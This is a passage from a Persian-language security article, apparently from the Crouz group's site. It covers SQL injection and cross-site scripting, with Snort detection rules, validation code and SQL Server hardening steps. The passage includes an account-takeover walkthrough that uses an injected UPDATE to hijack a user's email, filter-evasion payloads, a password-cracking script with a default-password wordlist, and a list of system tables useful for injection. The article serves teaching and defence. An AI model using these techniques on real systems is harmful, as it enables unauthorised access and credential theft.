هنگامی که تشخیص دادیم بر اساس توضیحات بالا قادر به ساختن یک رکورد جدید در بانک اطلاعاتی members نیستیم یا در صورت ساخت مشکلات فوق را داشتیم، به ناچار مجبوریم که یکی از اکانت های کاربری موجود را تغییر بدهیم. در یک مرحله قبل، ما فهمیدیم که آقای Bob یک ایمیل دارند و آن به صورت bob@example.com می باشد و اتفاقا این کاربر درون سیستم و application مورد نظر ما نیز یک اکانت دارد و در نتیجه عضو سیستم هدف ما است پس، ما از SQL Injection برای update کردنِ رکورد او در DB استفاده می کنیم و (مثلا) برای update کردنِ رکورد او می توانیم آدرس ایمیل او را با خودمان عوض کنیم:

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x';
     UPDATE members
     SET email = 'the_cephexin@yahoo.com'
     WHERE email = 'bob@example.com';
```

البته، بعد از اجرای گزارش فوق، ما پیام "We Didn't Know Your Email Address" را دریافت کردیم، اما پیش بینی می شد که ناشی از آدرس ایمیل ساختگی باشد. UPDATE نمی توانست با application به صورت صحیح، register شود، بنابراین به آرامی و بیصدا (!!)، اجرا شد. بعد از اینکار لینک "I Lost My Password" را کلیک کرده – با ایمیل update شده توسط ما (که در نهایت ایمیل خودمان است – و یک دقیقه بعد این ایمیل را دریافت کردم:

```
From: system@example.com
To: the_cephexin@yahoo.com
Subject: Intranet login

This email is in response to your request for your Intranet log in information.
```

Your User ID is: bob
Your password is: hello

اکنون تنها کار ما لاگین کردن مستقیم به سیستم به عنوان یک کاربر سطح بالا بود و در نهایت این کاربر ارشدتر از کاربری است که (احتمالا یک کاربر سطح پائین ایجاد می شد)، ما به وسیله روش INSERT **ایجاد کردیم. به هر حال در داخل سایت اینترانت (در بین دیگر چیزها)، یک لیست از تمامی کاربران وجود داشت. بهترین شرط در این مورد آن است که بگویم بسیاری از سایت های اینترانت ها همچنین اکانت هایی در شبکه های شرکتی که بر اساس ویندوز است دارند و شاید بعضی از آنها یک پسورد را در چندین جا مانند هم به کار برده باشند. از زمانی که برای همگان شفاف شده که ما راه ساده ای برای استخراج هر پسورد اینترانتی داریم، و از زمانی که ما یک پورت** PPTP VPN **را روی دیوارآتش شرکت قرار داده ایم، خیلی راحت می توان این نوع حملات را انجام داد!!**

بخش 9: کشف حملات SQL Injection و Cross-Site-Scripting

مقدمه

در سال های اخیر، حملات علیه لایه Web Application توجه زیادی را از متخصصان امنیتی جلب کرده است. به این دلیل که اهمیت ندارد که قواعد دیوارآتش مستحکم شما چگونه اند یا مکانیزمهای patch کردن شما چگونه ممکن است باشند. اگر Developer های Web Application شما پیرو شیوه های امن در کدنویسی نباشند، نفوذگران می توانند به راحتی به سیستم های شما از طریق پورت 80 دست پیدا کنند. دو تکنیک حمله ای که به طور وسیعی مورد استفاده قرار می گیرند، SQL Injection و Cross Site Scripting می باشند. SQL Injection به تکنیکی گفته شده که از الحاق کردن (insert) دستورات و meta-character های SQL به درون فیلدهای ورودی مبتنی بر Web (Web-Based Input Fields) استفاده می کنند تا اجرای گزارش های SQL را دستکاری کنند. اینها حملاتی هستند که اصولا علیه وب سرور شرکت های دیگر انجام می شوند. حملات Cross Site Scripting یا CSS با جاسازی تگ های اسکریپت در URL ها و فریب دادن کاربران بی اطلاع که روی آنها کلیک کنند. باید اطمینان حاصل شود که کدهای جاوا اسکریپت روی کامپیوتر قربانی اجرا می شود. این حملات از قابلیت اعتماد (trust) بین کاربر و سرور سو استفاده می کنند و در حقیقت هیچ اعتبارسازی ورودی/خروجی (Input/Output Validation) روی وب سرور به منظور نپذیرفتن کاراکترهای جاوااسکریپت وجود ندارد.

این قسمت از مقاله به بحث راجع به تکنیک هایی برای پیدا کردن آسیب پذیری SQL Injection و CSS علیه شبکه ی شما می پردازد. بحث های زیادی راجع به این دو مقوله از حملات مبتنی بر وب وجود دارد که درباره چگونگی دفع کردن آنها، اهمیت آنها و اینکه چگونه از این حملات با کدنویسی بهتر و تمرین های طراحی اجتناب کنیم، می پردازند. به هر حال، بحث های کافی درباره اینکه چگونه این حمله ها را می توان کشف (detect) کرد، نشده است. ما از یک IDS بسیار محبوب و Open Source به نام Snort و نوشتن عبارت های معمول (regular-expression) که مبتنی بر قوانین (rule) هستند برای کشف این حملات استفاده می کنیم. ضمنا، مجموعه قانون های (rule-set) پیش فرض در Snort شامل singnature هایی برای کشف CSS می باشد، اما به راحتی می توان از اینها سرباز زد!! بسیار از آنها را می توان با استفاده از مقادیر رمزنگاری شده ی Hex (hex-encoded values) از رشته (string) ها، از قبیل %3C%73%63%72%69%70%74%3E به جای <script> سر باز زد (evade).

اگر مایل به کشف همه ی حملات SQL Injection ممکن هستید، به سادگی احتیاج به جستجو برای هر پیشامد از SQL meta-character ها داشته باشید از قبیل: single-quote، semi-colon و double-dash.

به همین نحو، یک راه احمقانه برای چک کردن حملات CSS ممکن است به سادگیِ جستجو برای angled bracket ها باشد که دلالت بر یک HTML Tag می کند. اما این signature ها ممکن است false positive های بسیاری را در کار داشته باشد. برای اجتناب از آن، می توان آنها را برای کارکرد دقیق دستکاری کرده و تغییر داد. اما با این حال ممکن است false positive ها هنوز هم وجود داشته باشند (هر چند بسیار کم خواهند بود).

هر کدام از این signature ها می توانند همراه/بدون، دیگر کلمات (verb) در یک Snort singnature با استفاده از واژه ی کلیدی

(keyword) pcre مورد استفاده قرار گیرند. همچنین می توان از این signature ها با یک utility مثل grep استفاده کرد تا با Log های وب سرور متقابل اثر داشت. اما باید این نکته نیز ذکر شود که ورودی های کاربر تنها زمانی در log های وب سرور قابل دسترس هستند که application از درخواست (request) های GET استفاده کند. اطلاعات درخواست های POST در log های وب سرور در دسترس نیستند.

عبارات باقاعده (Regular Expressions) برای SQL Injection

نکته ی مهمی که در مورد عبارت (های) باقاعده برای کشف حملات SQL Injection باید به خاطر سپرد، این است که یک نفوذگر می تواند SQL را به درون ورودی گرفته شده از یک Form تزریق کند. همچنین می تواند بواسطه فیلدهای یک Cookie این کار را انجام دهد. منطق معتبرسازی ورودی (Input Validation Logic) باید هر نوع ورودی که از کاربر سرچشمه می گیرد – که در فیلدهای فرم وجود دارند یا در اطلاعات کوکی قرار دارند – را به عنوان یک مورد مشکوک به حساب بیاورد. بنابراین، شما نیاز به ارزیابی هر یک از این signature ها برای Web Application بخصوص خود دارید. همان طور که به زودی توضیح داده می شود، یک عبارت باقاعده جزئی برای کشف حملات SQL Injection این است که به دنبال متا کاراکترهای خاصِ SQL بگردیم. به منظور کشف این کاراکترها و معادل های HEX آنها، عبارات باقاعده زیر ممکن است مورد استفاده قرار گیرند:

Regex برای کشف SQL meta-character ها

```
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix
```

توضیح:

ما ابتدا مواردی چون معادل Hex (Hex Equicalent) برای single-quote، خود single-quote یا وجود double-dash را کشف می کنیم. اینها کاراکترهای SQL برای MS SQL Server و Oracle می باشند که ابتدای یک comment را مشخص می کنند و هر چیزی که دنبال (بعد از) آن باشد، ignore می شود. اضافه بر این، اگر شما از MySQL استفاده می کنید، احتیاج دارید که وجود '#' یا معادل Hex آنرا نیز چک کنید. به خاطر داشته باشید که ما هیچ احتیاجی به چک کردن معادل Hex برای double-dash نداریم، چرا که آن یک HTML meta-character نمی باشد و در نتیجه توسط مرورگر رمزنگاری و encode نخواهد شد. همچنین، اگر یک نفوذگر بخواهد به صورت دستی double-dash را به مقدار hex آن یعنی %2D تغییر دهد (مثلا با استفاده از یک proxy مثل Achilles)، حمله SQL Injection شکست خواهد خورد.

عبارت باقاعده فوق می تواند به یک Snort rule جدید مانند زیر اضافه شود:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection -
Paranoid"; flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-
)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

در این مورد، کلمه ی کلیدیِ **uricontent** مقدار و ارزشی برابر با ".pl" دارد، چرا که در محیط آزمایشی ما، اسکریپت های CGI در Perl نوشته شده اند. مبتنی بر application بخصوص شما، این مقدار می تواند هر یک از مقادیر ".php" یا ".asp" یا ".jsp" یا ... باشد. از این جا به بعد، ما Snort Rule متناظر را نشان نمی دهیم، اما به جای آن تنها عبارت های باقاعده ای که برای ایجاد این rule ها استفاده شده اند، نشان می دهیم. شما به راحتی می توانید از از عبارت های باقاعده، Snort Rule های بیشتری ایجاد کنید و بسازید. در

عبارت باقاعده قبلی، ما double-dash را کشف کردیم، چرا که ممکن است وضعیت هایی وجود داشته باشد که امکان انجام SQL Injection بدون single-quote وجود داشته باشد. برای مثال، یک SQL Query که دارای جمله WHERE می باشد و حاوی مقادیر عددی می باشد، چیزی شبیه به زیر خواهد بود:

```
select value1, value2, num_value3 from database
where num_value3=some_user_supplied_number
```

در این مورد، نفوذگر ممکن است با فرستادن یک ورودی مانند زیر، یک SQL Query اضافی اجرا کند:

```
3; insert values into some_other_table
```

سرانجام، تغییر دهنده های pcre که به صورت 'i' و 'x' هستند برای مطابقت دادن بدون case sensitive و ایگنور کردن whitespace ها، استفاده می شود. همچنین Signature فوق می تواند به برای کشف رخداد semi-colon نیز بسط داده شود. به هر حال، semi-colon گرایشی برای واقع شدن به عنوان قسمتی از یک ترافیک HTTP معمولی (normal HTTP traffic) دارد. به منظور کم کردن false positiveها از این و همچنین از هر رخداد معمولی از single-quote و double-dash، signature فوق می تواند تغییر داده شود تا ابتدا رخداد علامت = را کشف کند. ورودی کاربر معمولا به عنوان یک درخواست GET یا یک درخواست POST رخ خواهد داد که فیلدهای ورودی به صورت زیر خواهند بود:

```
username=some_user_supplied_value&password=some_user_supplied_value
```

بنابراین، تلاش برای SQL Injection ممکن است در ورودی کاربر که با یک علامت = یا مقداری برابر با معادل hex آن نتیجه دهد.

Regex اصطلاح شده (modified) برای کشف SQL meta-character ها

```
/(((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/i
```

توضیح:

این signature ابتدا منتظر علامت = یا مقداری برابر با معادل آن (یعنی 3D%) می باشد. سپس، اجازه برای Zero یا کاراکترهای non-newline بیشتر می دهد، و سپس منتظر single-quote، double-dash یا semi-colon خواهد شد.

یک تلاش نمونه برای SQL Injection حول استفاده از single quote برای دستکاری کردن گزارش اصلی می باشد به طوریکه این گزارش همیشه در حالتی درست شروع به انجام عمل می کند. بسیاری از مثال هایی که این حمله را مورد بحث قرار می دهند از رشته ی 1'or'1'='1 استفاده می کنند. به هر حال، از کشف این رشته می توان به راحتی با استفاده از عرضه ی یک مقدار مانند 1'or2>1-- سرباز زد. بنابراین، تنها قسمتی که در آن ثابت می ماند، مقدار عددی آغازین می باشد که همراه با یکsingle quote و کلمه ی or می باشد. بنابراین این حملات می توانند با استفاده از عبارت باقاعده بعدی، به درجه ی صحت بیشتری برسند.

Regex برای کشف حملات SQL Injection روی یک M$ SQL Server

```
/exec(\s|\+)+(s|x)p\w+/ix
```

توضیح:

exec – کلمه ای کلیدی که برای اجرای رویه های ذخیره شده یا بسط یافته مورد نیاز است.

(\s|\+)+ - یک (یا بیشتر) whitespace یا معادل های HTTP رمزنگاری شده ی آنها.

(s|x)p – حروف 'sp' یا 'xp' به ترتیب برای تشخیص رویه های ذخیره شده یا بسط یافته.

\w+ - یک (یا بیشتر) عدد یا کاراکتر زیرنشان (underscore) برای کامل کردن نام رویه.

عبارت های منطقی برای Cross-Site-Scripting (CSS)

هنگامی که اقدام به انجام یک حمله ی CSS ، یا تست کردن یک Web Application برای آسیب پذیری در آن، نفوذگر ممکن است ابتدا یک تگ ساده قالب بندی شده در HTML (HTML formatting tag) را ارسال کند، از قبیل: <b> برای Bold، <i> برای Italic یا <u> برای Underline. به طور متناوب، نفوذگر ممکن است یک تک اسکریپت جزئی، مثل *<script>alert("OK")</script>* امتحان کند. دقت کنید که امتحان کردن یک تگ اسکریپت جزئی برای حملات CSS به یک مرحله تبدیل شده و به همین دلیل نامی تحت عنوان TST به خود گرفته است. این تگ اسکریپت در بسیاری از مقاله های حول CSS مطرح شده که از این اسکریپت به عنوان مثالی برای تعیین اینکه آیا یک سایت در مقابل CSS آسیب پذیر هست یا خیر، استفاده می کنند. این تلاش ها به صورت جزئی قابل شناسایی هستند. از این رو، نفوذگران حرفه ای ممکن است کل رشته را به وسیله ی وارد کردن معادل Hex آن پنهان کنند. بنابراین، تگ <script> به صورت *%3C%73%63%72%69%70%74%3E* نمایش خواهد یافت. از طرف دیگر، نفوذگر ممکن است از یک Web Application Proxy از قبیل Achilles استفاده کند یا اینکه از معکوس کردن تبدیل اتوماتیکِ مروگر (Browser's Automatic Conversion) در مورد کاراکترهای خاصی مثل < به %3C و > به %3E استفاده کند. بنابراین، URL حمله، حاوی angled bracket ها می باشد که از آنها به جای معادل های Hex آنها استفاده شده است.

عبارت باقاعده زیر حملاتی را که ممکن است حاوی <> (HTML opening tags and closing tags) با هر متن درون آن باشد، جستجو می کند که تلاش برای استفاده از <b> یا <u> یا <script> را انجام خواهد داد. regex، case-sensitive می باشد. همچنین ما احتیاج به چک کردن وجود angled bracket ها و نیز معادل های hex آنها یا (**%3C**|<) ، نیز هستیم. برای کشف تبدیل hex (Hex Conversion) برای کل رشته، ما باید موجود بودن شماره ها و نیز علامت % را در ورودی کاربر جستجو کنیم. به بیان دیگر، باید موجود بودن [a-z0-9%] را بررسی کنیم. هرچند این کارها، در بعضی موارد، باعث برخورد با چندین false positive خواهد شد، اما در بیشتر موارد، ما حمله ی واقعی را کشف خواهیم کرد.

Regex برای حمله CSS ساده

```
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/ix
```

توضیح:

((\%3C)|<) – جستجو برای opening angle bracket **([) یا معادل** hex **آن.**

((\%2F)|\/)* - یک slash جلو (\) برای یک تگ بسته یا معادل hex آن.

[a-z0-9\%]+ - جستجو برای رشته های عددی درون تگ، یا نمایش hex **اینها.**

((\%3E)|>) – جستجو برای closing angle bracket **(]) یا معادل** hex **آن.**

Snort signature:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"NII Cross-site scripting
attempt"; flow:to_server,established; pcre:"/((\%3C)|<)((\%2F)|\/)*[a-z0-
9\%]+((\%3E)|>)/i"; classtype:Web-application-attack; sid:9000; rev:5;)
```

همچنین CSS **را می توان با استفاده از تکنیک <=img src> به انجام رساند. از Signature پیش فرض Snort که برای این کار در نظر گرفته شده می توان به راحتی سرباز زد. از موردی که در قسمت 3*1*2 ارائه شده است، کمی سخت تر می توان سرباز زد.**

Regex برای حملات CSS از نوع "<img src"

```
/((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)/I
```

توضیح:

(\%3C)|<) – opening angle bracket یا معادل hex **آن.**

(\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47) – حروف 'img' **در ترکیب های گوناگونی از** ASCII **با معادل های** hex **با حروف بزرگ یا کوچک.**

[^\n]+ - هر کاراکتر غیر از آنی که در خط جدید بعد از <img **قرار دارد.**

closing angled bracket – **(\%3E)|>)** یا معادل hex آن.

یک Regex ناشیانه برای حملات CSS

```
/((\%3C)|<)[^\n]+((\%3E)|>)/I
```

توضیح:

این signature **به دنبال** opening HTML tag **(** < **) و/یا معادل** hex **آن که با یک یا چند کاراکتر غیر از خط جدید و سپس یک** closing HTML tag **(**>**) و/یا معادل** hex **آن آمده است، می گردد. این کار، نهایتا با تعدادی** false positive **همراه است که البته** false positive **این ها به اینکه چگونه** Web Application **و** Web Server **ساخت یافته اند، بستگی خواهد داشت، اما این ضمانت وجود دارد که با استفاده از آن، هر چیزی (حتی چیزهای دور از ذهن) که شبیه به حمله** CSS **باشد، جمع آوری شده است.**

برای منبعی کامل راجع به انواع حملات CSS **که از فیلترها سرباز می زنند، به لینک زیر مراجعه کنید:**

http://www.securityfocus.com/archive/1/272037

بخش 10: توصیه ها و روش های مقابله در برابر حملات SQL Injection

روش هایی کلی برای مقابله

- همواره رمزعبور را برای یوزری با نام sa را از حالت default تغییر داده و به کلمه ای که حدث زدن آن مشکل باشد تغییر دهید (که اصول کلی برای این کار رو هم حتما بلدید و از آن تبعیت می کنید).
- تمامی رویه ها و procedure های ذخیره شده به صورت پیش فرض را پاک کنید.
- تمامی کاراکترهای ',",--,: و ... را فیلتر کنید.
- به روزبودن و update بودن را همراه با patch ها مد نظر قرار دهید.
- تمامی پورت های 1433/1434 (MS SQL) و 1521 (Oracle) را با استفاده از firewall بلاک کنید.

جزئیاتی بیشتر پیرامون مقابله با SQL Injection

اعتبار سازی ورودی ها:

اعتبار سازی ورودی می توند یک موضوع پیچیده باشد. به طور عادی، در یک پروژه پیشرفته توجه کمتری به آن داده شده است. البته از زمانی که اعتبارسازی overenthusiastic از قسمت هایی از یک application که علت حمله می باشد و مشکلات اعتبار سازی داده ها که ممکن است بسیار سخت حل شوند، نگهداری می کند. در زیر مختصری درباره موضوع اعتبارسازی با یک نمونه، مقداری بحث می کنیم. این کد نمونه و مثال (مطمئنا) برای استفاده مستقیم و بدون تغییر در application قرار داده نشده است، چرا که تنها تفاوت استراتژی ها را به خوبی توضیح می دهد.

روش های گوناگون اعتبارسازی می توانند به صورت های زیر دسته بندی شوند:

1)-تلاش برای پردازش داده و اطلاعات و تغییر آن، به طوریکه آنها valid شوند.
2)-رد کردن و نپذیرفتن ورودی هایی که به عنوان ورودیهای مضر شناخته شده هستند.
3)-پذیرفتن ورودی هایی که تنها با عنوان ورودی های غیرمضر برای ما شناخته شده اند.

راه حل 1-چندین مشکل مفهومی دارد. اول اینکه، developer لزوما درباره اینکه چه چیزهایی می توانند اطلاعات مضر را تشکیل دهند، آگاه نیست، چرا که فرم ها و حالت های مختلفی از اطلاعات مضر همه روزه در حال کشف شدن هستند. دوم اینکه، messaging کردن اطلاعات ممکن است طول (length) آنرا تغییر دهد، که در نهایت با مسائلی که در قبل درباره طول ورودی ها مفصلا توضیح داده شد، روبرو خواهیم شد. در آخر اینکه تاثیراتی (second-order) وجود دارد که ممکن است اطلاعات را منجر به دوباره استفاده کردن در سیستم بکنند.

راه حل 2 – نیز بعضی مشکلاتی که در مورد 1 وجود داشت، را دچار خواهد شد چرا که ورودی های شناخته شده ی مضر، همه روزه در حال تغییر هستند و در نهایت یک حمله تکنیک حمله ی جدید توسعه و رشد خواهد یافت.

راه حل 3- به طور نسبی بهترین مورد در بین این سه راه حل می باشد. اما انجام و ایفای آن سخت تر است.

به احتمال زیاد، بهتر راه نزدیک شدن به یک نقطه ی امن، به ظاهر مخلوط و متحد کردن دو راه 2 و 3 می باشد که در نهایت ورودی های بدون مشکل را اجازه می دهند و سپس آن ورودی را برای اینکه مضر باشد چک می کنند!! یک مثال از ضرورت ترکیب این دو راه می تواند نام های نوشته شده با فضای خالی (hyphenated) باشد:

Quentin Bassington-Bassington

ما باید hyphen ها را در ورودی هایمان به عنوان یک ورودی خوب و بدون مشکل بشناسیم، اما همچنین می دانیم که توالی کاراکتر یعنی – برای SQL Server معنا و مفهوم خاصی خواهد داشت. مشکل دیگر زمانی اتفاق می افتد که messaging اطلاعات را با معتبرسازی توالی کاراکترها، مخلوط و combine می کنیم. برای مثال، اگر ما یک یک فیلتری را قرار دهیم که '--' یا 'select' یا 'union; را به عنوان موردی مشکل دار طبق قلم داد کند، آنوقت فیلتر messaging آن single-quote ها را حذف خواهد کرد، نفوذگر می توانست ورودی مانند زیر وارد کند:

uni'on sel'ect @@version-'-

زمانی که single-quote پاک شد و بعد از اینکه فیلتر شناسایی کاراکترهای خوب اعمال شد، نفوذگر می تواند به سادگی single quote ها را در رشته ها و strings های مضر شناخته خود پراکنده کند و در ردیابی و کشف این مورد بگریزد.

در زیر بعضی از کدهای معتبرسازی را می بینید.

روش 1 – Escape و جا انداختن Single Quote ها:

```
function escape( input )
input = replace(input, "'", "''")
escape = input
end function
```

روش 2: رد کردن ورودی های شناخته شده ی مضر:

```
function validate_string( input )
known_bad = array( "select", "insert", "update", "delete", "drop", "--", "'" )
validate_string = true
for i = lbound( known_bad ) to ubound( known_bad )
if ( instr( 1, input, known_bad(i), vbtextcompare ) <> 0 ) then
validate_string = false
exit function
end if
next
end function
```

روش 3: تنها اجازه به ورودی های بدون ضرر بدهیم:

```
function validatepassword( input )
good_password_chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
```

```
validatepassword = true
for i = 1 to len( input )
c = mid( input, i, 1 )
if ( InStr( good_password_chars, c ) = 0 ) then validatepassword = false
exit function
end if
next
end function
```

Lockdown در SQL Server:

مهم ترین نکته این است که، حتما باید SQL Server را lock down کنیم. در زیر لیستی از مواردی که در هنـــــگام ساختن یک SQL Server Build هستید، باید انجام دهید:

1. روش های ارتباطی به سرور را تعیین کنید.

الف)-بازبینی کنید که فقط کتابخانه های شبکه ای یا Network Library هایی که شما اسـتفاده مـی کنیـد، فعـال و Enabled باشند، برای این منظور می توانید از Network Utility کمک بگیرید.

2. بازبینی اینکه کدام اکانت ها وجود دارند یا به اصطلاح Exist هستند.

الف)-اکانت های Low Priviledge را برای استفاده Application ها ایجاد کنید.

ب)-اکانت های غیرضروری و غیرلازم را پاک کنید.

3. اطمینان حاصل کنید که تمامی اکانت ها، رمزهای عبور قوی داشته باشند. می توانید برای امتحان کردن پسوردها از نظر قوی بـودن از Password Auditing Script ها استفاده کنید (علیه سرور در یک نظم معمولی – Regular Basis)!

الف)-بسیاری از Extended Stored Procedure ها می توانند بدون هیچ خطری حذف شوند. اگر این کار انجام شـده باشـد، همچنین باید به پاک کردن dll. هایی بپردازید که حاوی کدهای این Extended Stored Procedure ها، هستند.

ب)-تمامی بانک های اطلاعاتی (DB) نمونه و مثال که به صورت پیش فرض در برنامه ارائه شدند را پـاک کنیـد – بـرای مثـال northwind و pubs.

4. بررسی کنید که هر اکانت به چه موضوعات و object هایی می تواند دسترسی داشته باشد.

الف)-اکانتی که یک application برای دستیابی به بانک اطلاعاتی استفاده می کند، بایـد لـــــزوما کـــــــــمترین اجـــــازه (Minimum Permission) دستیابی را برای object هایی که مورد نیازش هستند، داشته باشد.

5. سطح patch مربوط به سرور را بازبینی کنید.

الف)-چندین حمله (در آینده در این مورد نیز بحث خواهیم کرد)، علیه سرور از نـوع BufferOverFlow و Format String و همچنین چندین مشکل امنیتی نیز در خود patch ها، وجود دارد. پس همیشه باید server از نظر patch به روز نگه داشته شود.

6. بررسی کنید که چه چیزهایی log برداری می شوند و با آنها چه می شود.

یک checklist نسبتا خوب در www.sqlsecurity.com به آدرس زیر وجود دارد:

http://www.sqlsecurity.com/checklist.asp

توصیه ها

مهم ترین توصیه آن است که شما اطمینان حاصل کنید که هیچ گونه آسیب پذیری SQL Injection ندارید. این مهمترین توصیه است، چرا که حتی اگر شما تمامی مشکلات ذکر شده در این مقاله را شناسایی کرده و در جهت رفع آن اقدام کنید، مشکلات جدید روز به روز در حال ایجاد هستند. برای جلوگیری از SQL Injection، خوب است که از گزارش های پارامتری شده (Parameterized) استفاده کنید و تمـــــــــــــامی ورودی های کاربران را در صورتی که کاراکترهای غیر alphanumeric (Non-Alphanumeric) وارد شد، فیلتر کنید.

سیستماتیک ترین و اصولی ترین روش برای اقدام آن است که استانداردهای رمزگذاری و برنامه نویسی که احتیاج به انجام این مورد دارد را اعمال و set کنید. اگر کد در حال حاضر نوشته شده است، یک بازدید از کد می تواند برای تشخیص هر گونه آسیب پذیری مفید باشد. همچنین توصیه می شود که شما به بعضی از ابزارهای اتوماتیک نیز نگاه کنید که در حال حاضر برای تشخیص این نوع از مشکلات تهیه و ارائه شده اند. حتی اگر شما احساس می کنید که تمامی آسیب پذیری های شناخته شده را فیلتر کردید، هنوز بهترین بهره آن است که این حملات مخصوص را به وسیله غیر فعال کردن بعضی از تابعیت (functionality) های SQL Server، جلوگیری کنیم. در صورتی که واقعا از تابعیت های SQL Server استفاده می کنید، این کار کاربردی و عملی نخواهد بود. خوشبختانه، تابعیت و functionality که ما سعی در غیرفعال کردن آن هستیم، اغلب استفاده نمی شود. شما باید گزارش های ad hoc را در گذر میان OLEDB از SQL Server غیر فعال کنید. گزارش های Ad Hoc از SQL Server از داخل OLEDB Provider به وسیله تعریف کردن DisallowAdhocAccess در رجیستری کنترل می شوند. اگر از یک مورد نامگذاری شده استفاده می کنید (تنها Microsoft SQL Server 2000)، مقدار DisallowAdhocAccess را در زیر هر subkey در registry key زیر به 1 تغییر دهید:

HKEY_LOCAL_MACHINE\Software\Microsoft\Microsoft SQL Server\[Instancename]\Providers.

اگر از یک مورد پیش فرض استفاده می کنید، مقدار مربوط به DisallowAdhocAccess را در زیر هر subkey از registery key زیر به 1 تغییر دهید:

HKEY_LOCAL_MACHINE\Software\MSSQLServer\MSSQLServer\Providers.

با دنبال مراحل زیر، مقدار و value را تنظیم و set کنید:

1)-برنامه Registry Editor را باز کنید (regedit.exe).

2)-Registry Key لیست شده در بالا را پیدا کنید.

3)-اولین provider subkey را انتخاب کنید (First Provider Subkey).

4)-گزینه روبرو را از منو انتخاب کنید: Edit\New\DWORD Value

5)-نام DWORD Value را به DisallowAdhocAccess تغییر دهید.

6)-بعد از تغییر نام روی آن دابل-کلیک کرده و مقدار آنرا به 1 تغییر دهید.

7)-برای هر provider این جریان را تکرار کنید.

اگر مقداری بیشتر دقیق باشید می توانید registry key را به read-only بودن تنظیم و set کنید و اطمینان بیشتری حاصل کنید از اینکه دیگر آنها نمی توانند edit شوند. همچنین بسیار مهم است که همراه با آخرین Security Fix ها باشید و آنرا به سرعت

بر روی سیستم اعمال کنید. به عنوان آخرین پیش گیری و احتیاط، فیلترهای دیوارآتش را برای بلاک کردن ترافیک هـای غیرضـروری outbound **پیکربندی و تست کنید. این کار نه تنها باعث می شود که بانک های اطلاعاتی شما بیشـتر امـن شـوند بلکـه باعـــــــث مـی شوند کل شبکه شما امن و** Secure **گردد.**

ضمائم و پیوست ها

ضمیمه 1 – SQL Crack:

اسکریپتی که برای SQL Password Cracking تهیه شده (توسط author)، برای کارکرد صحیح احتیاج به ستون password در master..sysxlogins دارد و کم و بیش توسط نفوذگران استفاده می شود. اما، یک ابزار فوق العاده مفید برای مدیران بانک های اطلاعاتی می باشد که به دنبال بهبود بخشیدن کیفیت رمزهای عبور برای بانک اطلاعاتی در حال استفاده، هستند.

برای استفاده از اسکریپت، مسیر رمزعبور را با C:\Temp\Passwords.txt با bulk insert عوض کنید. PassFile ها می توانند از مکان های زیادی در اینترنت به دست آیند. بنابراین ما یک password list کامل و مرجع اینجا تهیه نمی بینیم اما در زیر یک مثال کوچک را می بینیم (فایل باید در غالب MS-DOS TEXT FILE در حالی که کاراکترهای <CR><LF> را نیز در خط آخر دارند، ذخیره شود). اسکریپت همچنین می تواند اکانت های یکجور یا به اصطلاح Joe را پیدا کند. در حقیقت اکانت های Joe، اکانت هایی هستند که یوزرنیم و پسورد یکسان دارند و یا پسورد آنها Blank می باشد.

password
administrator
modeadmin
rootadmin
admin123
sqlserver
mssql
mssqlserver
msserver
serversql
sql
sqlmain
sql123456
admin
sesame
sa
guest
…

در زیر اسکریپت توضیح داده شده در فوق را می بینید (sqlcrack.sql):

```
create table tempdb..passwords( pwd varchar(255) )
bulk insert tempdb..passwords from 'c:\temp\passwords.txt'
select name, pwd from tempdb..passwords inner join sysxlogins
on (pwdcompare( pwd, sysxlogins.password, 0 ) = 1)
union select name, name from sysxlogins where
(pwdcompare( name, sysxlogins.password, 0 ) = 1)
union select sysxlogins.name, null from sysxlogins join syslogins on sysxlogins.sid=syslogins.sid
where sysxlogins.password is null and syslogins.isntgroup=0 and
syslogins.isntuser=0
drop table tempdb..passwords
```

ضمیمه 2- فهرست منابع و ارجاع ها:

1- http://www.securityfocus.com/infocus/1709
2- Cross Site Scripting FAQ: http://www.cgisecurity.com/articles/xss-faq.shtml
3- The Snort IDS: http://www.snort.org
4- Perl-compatible regular expressions (pcre) http://www.pcre.org
5- Web application proxy, Achilles http://achilles.mavensecurity.com
6- Advanced SQL Injection http://www.nextgenss.com/papers/advanced_sql_injection.pdf
7- SPI Dynamic: http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
8- Threats and Countermeasures, MSDN, Microsoft http://msdn.microsoft.com
9- Secure Programming HOWTO, David Wheeler www.dwheeler.com
10- Security Focus: www.securityfocus.com
11- Codes and Programs: David Litchfield

ضمیمه 3 – جداول سیستمی DB Server ها:

این قسمت شامل نام جداول سیستمی که در SQL Injection مفید هستند، می باشد. می توانید لیست ستون ها در هر یک از این جداول را با سرچ در گوگل به دست آورید.

MS SQL Server 5/1

```
sysobjects
syscolumns
```

MS Access Server 5/2

```
MSysACEs
MSysObjects
MSysQueries
MSysRelationships
```

Oracle 5/3

```
SYS.USER_OBJECTS
SYS.TAB
SYS.USER_TABLES
SYS.USER_VIEWS
SYS.ALL_TABLES
SYS.USER_TAB_COLUMNS
SYS.USER_CONSTRAINTS
SYS.USER_TRIGGERS
SYS.USER_CATALOG
```

پایان

مباحثی ناگفته در این میان وجود دارد، لذا خواهشـــمند است برای تکمیل این مقاله مطلب مورد نظر خود را خاطر نشان کنید تا در نسخ بعد به آنها نیز رسیدگی گردد و در مجموعه ی این مقاله قرار داده شود.

پایان مقاله – تمامی حقوق این مقاله در سایت امنیتی گروه کروز ثبت و ضبط می باشد.

با تشکر از تمام عزیزانی که منت گمارده و در مجموعه ی حقیر نظر افکندند.

Write & Translate by: The Cephexin
E-Mail: the_cephexin@yahoo.com
When the shadows grow longer, the death warrant will be done! Cradle of Fear! Reach you remain!

Special thanks to my best friend, Ali Rashidi.

wWw.CrOuZ.cOm

Czar Administrators
Rara Avis Members
Orrery Site
Ubiquitous and
Zealot committee

With it you can reach the acme !

